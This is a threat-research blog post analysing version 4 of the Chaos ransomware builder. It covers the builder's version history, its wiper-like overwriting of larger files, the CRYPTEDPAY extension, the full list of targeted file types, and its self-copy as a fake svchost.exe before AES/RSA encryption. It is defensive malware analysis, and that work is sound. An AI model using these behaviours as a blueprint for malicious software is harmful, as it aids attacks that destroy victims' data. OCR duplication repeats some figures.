The Chaos Ransomware Can Be Ravaging

blog.qualys.com/vulnerabilities-threat-research/2022/01/17/the-chaos-ransomware-can-be-ravaging

Bajrang Mane

January 17, 2022

The Qualys Research Team has observed a new version of Chaos ransomware in development. This blog reviews the malware's updated functionality as well as its ongoing evolution.

A ransomware builder called Chaos is still actively under development. The fourth version has recently been observed being improved, as identified in underground forums as well as code leaks in other community sites.

While the builder bills itself as ransomware, its functions are more like wiper malware. Traditional ransomware is used by attackers to encrypt the victim's file data and then demand a ransom in exchange for its recovery. In recent years widespread examples of ransomware have dominated the threat landscape – and the news headlines – with one memorable example being DarkSide Ransomware.

Unlike most ransomware, wipers overwrite or remove the data from the victim's systems. An example of a well-known wiper is Shamoon/DistTrack, which was observed being used to target Industrial Control Systems, steal information, and then destroy the victim's systems.

In our analysis we have seen Chaos encrypting files of less than 2 MB but overwriting larger files with random bytes. Because of this behavior, we believe it is more accurate to call it a wiper.

A History of Chaos

A Trend Micro provides a summary analysis of the development of Chaos, which was first discovered in June 2021. Since its inception four versions have been observed, the latest iteration in August 2021. Even though it has not yet been used for an actual attack, it could be highly disastrous if used in the future.


The four versions of Chaos described by TrendMicro are:

- Version 1.0; released on 9 June 2021: Replaces file data with random bytes and then encodes it with Base-64. From the outset, it has worming capability, distributing itself to all drives.
- Version 2.0; released on 17 June 2021: Administrative privileges are added, along with the ability to delete all of the shadow copies.
- Version 3.0; released on 5 July 2021: Includes encryption of files with AES/RSA algorithms, but only files with a size less than 1MB.
- Version 4.0; released on 5 August 2021: This latest version has put a limit of 2MB on the files that will be encrypted.

Looking at all these versions, we can infer that Chaos remains an in-development ransomware builder that may soon be offered in an underground market on the Dark Web like other well-known ransomware. There is little doubt that attackers will continue developing its capabilities – potentially based on feedback from other forum members where it is being staged.

Technical Details

In the latest version of Chaos, the new extension given to encrypted/affected files is *CRYPTEDPAY, as the screenshot below reveals*:




Data

File Home Share View

[redacted] > Windows (C:) > Data

Quick access
Documents
Downloads
Pictures
[redacted]
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Windows (C:)
Network

Name	Date modified	Type	Size
[redacted]CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1 KB
[redacted].txt.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	30 KB
[redacted].pdf.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	399 KB
[redacted].json.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1 KB
[redacted].jpg.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	10 KB
[redacted]png.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	286 KB
[redacted].db.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	299 KB
[redacted].png.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1,609 KB
[redacted].ini.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1 KB
[redacted].jpg.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	745 KB
[redacted].CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	90 KB
[redacted].json.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	2 KB
[redacted].ini.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1 KB
[redacted].json.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	2 KB



Data

File Home Share View


[redacted] > Windows (C:) > Data

Quick access
Documents
Downloads
Pictures
[redacted]
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Windows (C:)
Network

Name	Date modified	Type	Size
[redacted]CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1 KB
[redacted].txt.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	30 KB
[redacted].pdf.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	399 KB
[redacted].json.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1 KB
[redacted].jpg.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	10 KB
[redacted]png.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	286 KB
[redacted].db.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	299 KB
[redacted].png.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1,609 KB
[redacted].ini.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1 KB
[redacted].jpg.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	745 KB
[redacted].CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	90 KB
[redacted].json.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	2 KB
[redacted].ini.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	1 KB
[redacted].json.CRYPTEDPAY	17-01-2022 04:37 PM	CRYPTEDPAY File	2 KB

Fig.1 Encrypted files

Here is a list of extensions targeted by this malware:



```
.txt, .jar, .dat, .contact, .settings, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .mka, .mhtml, .oqy,
.png, .csv, .py, .sql, .mdb, .php, .asp, .aspx, .html, .htm, .xml, .psd, .pdf, .xla, .cub, .dae, .indd, .cs, .mp3,
.mp4, .dwg, .zip, .rar, .mov, .rtf, .bmp, .mkv, .avi, .apk, .lnk, .dib, .dic, .dif, .divx, .iso, .7zip, .ace,
.arj, .bz2, .cab, .gzip, .lzh, .tar, .jpeg, .xz, .mpeg, .torrent, .mpg, .core, .pdb, .ico, .pas, .db, .wmv, .swf,
.cer, .bak, .backup, .accdb, .bay, .p7c, .exif, .vss, .raw, .m4a, .wma, .flv, .sie, .sum, .ibank, .wallet, .css,
.js, .rb, .crt, .xlsm, .xlsb, .7z, .cpp, .java, .jpe, .ini, .blob, .wps, .docm, .wav, .3gp, .webm, .m4v, .amv,
.m4p, .svg, .ods, .bk, .vdi, .vmdk, .onepkg, .accde, .jsp, .json, .gif, .log, .gz, .config, .vb, .m1v, .sln, .pst,
.obj, .xlam, .djvu, .inc, .cvs, .dbf, .tbi, .wpd, .dot, .dotx, .xltx, .pptm, .potx, .potm, .pot, .xlw, .xps, .xsd,
.xsf, .xsl, .kmz, .accdr, .stm, .accdt, .ppam, .pps, .ppsm, .1cd, .3ds, .3fr, .3g2, .accda, .accdc, .accdw, .adp,
.ai, .ai3, .ai4, .ai5, .ai6, .ai7, .ai8, .arw, .ascx, .asm, .asmx, .avs, .bin, .cfm, .dbx, .dcm, .dcr, .pict,
.rgbe, .dwt, .f4v, .exr, .kwm, .max, .mda, .mde, .mdf, .mdw, .mht, .mpv, .msg, .myi, .nef, .odc, .geo, .swift,
.odm, .odp, .oft, .orf, .pfx, .p12, .pl, .pls, .safe, .tab, .vbs, .xlk, .xlm, .xlt, .xltm, .svgz, .slk, .tar.gz,
.dmg, .ps, .psb, .tif, .rss, .key, .vob, .epsp, .dc3, .iff, .onepkg, .onetoc2, .opt, .p7b, .pam, .r3d
```

```
.txt, .jar, .dat, .contact, .settings, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .mka, .mhtml, .oqy,
.png, .csv, .py, .sql, .mdb, .php, .asp, .aspx, .html, .htm, .xml, .psd, .pdf, .xla, .cub, .dae, .indd, .cs, .mp3,
.mp4, .dwg, .zip, .rar, .mov, .rtf, .bmp, .mkv, .avi, .apk, .lnk, .dib, .dic, .dif, .divx, .iso, .7zip, .ace,
.arj, .bz2, .cab, .gzip, .lzh, .tar, .jpeg, .xz, .mpeg, .torrent, .mpg, .core, .pdb, .ico, .pas, .db, .wmv, .swf,
.cer, .bak, .backup, .accdb, .bay, .p7c, .exif, .vss, .raw, .m4a, .wma, .flv, .sie, .sum, .ibank, .wallet, .css,
.js, .rb, .crt, .xlsm, .xlsb, .7z, .cpp, .java, .jpe, .ini, .blob, .wps, .docm, .wav, .3gp, .webm, .m4v, .amv,
.m4p, .svg, .ods, .bk, .vdi, .vmdk, .onepkg, .accde, .jsp, .json, .gif, .log, .gz, .config, .vb, .m1v, .sln, .pst,
.obj, .xlam, .djvu, .inc, .cvs, .dbf, .tbi, .wpd, .dot, .dotx, .xltx, .pptm, .potx, .potm, .pot, .xlw, .xps, .xsd,
.xsf, .xsl, .kmz, .accdr, .stm, .accdt, .ppam, .pps, .ppsm, .1cd, .3ds, .3fr, .3g2, .accda, .accdc, .accdw, .adp,
.ai, .ai3, .ai4, .ai5, .ai6, .ai7, .ai8, .arw, .ascx, .asm, .asmx, .avs, .bin, .cfm, .dbx, .dcm, .dcr, .pict,
.rgbe, .dwt, .f4v, .exr, .kwm, .max, .mda, .mde, .mdf, .mdw, .mht, .mpv, .msg, .myi, .nef, .odc, .geo, .swift,
.odm, .odp, .oft, .orf, .pfx, .p12, .pl, .pls, .safe, .tab, .vbs, .xlk, .xlm, .xlt, .xltm, .svgz, .slk, .tar.gz,
.dmg, .ps, .psb, .tif, .rss, .key, .vob, .epsp, .dc3, .iff, .onepkg, .onetoc2, .opt, .p7b, .pam, .r3d
```

Fig.2 Extensions supported


First, it checks for any other instance already in execution. If yes, then the malware will terminate itself. If not already running, it drops a copy at the below location and then executes itself.

`“C:\Users\\AppData\Roaming\svchost.exe”`


Next, it terminates the current process.

Then the newly created process (i.e svchost.exe) searches for all the drives present and starts encrypting them. It performs encryption only if the extension of the file is present in the list shown above.

As the screen below illustrates, it then checks the file size. Files are encrypted with AES only if the file size is less than ~2MB. The key used for AES encryption is randomly generated for each file, and the key is then encrypted with RSA.



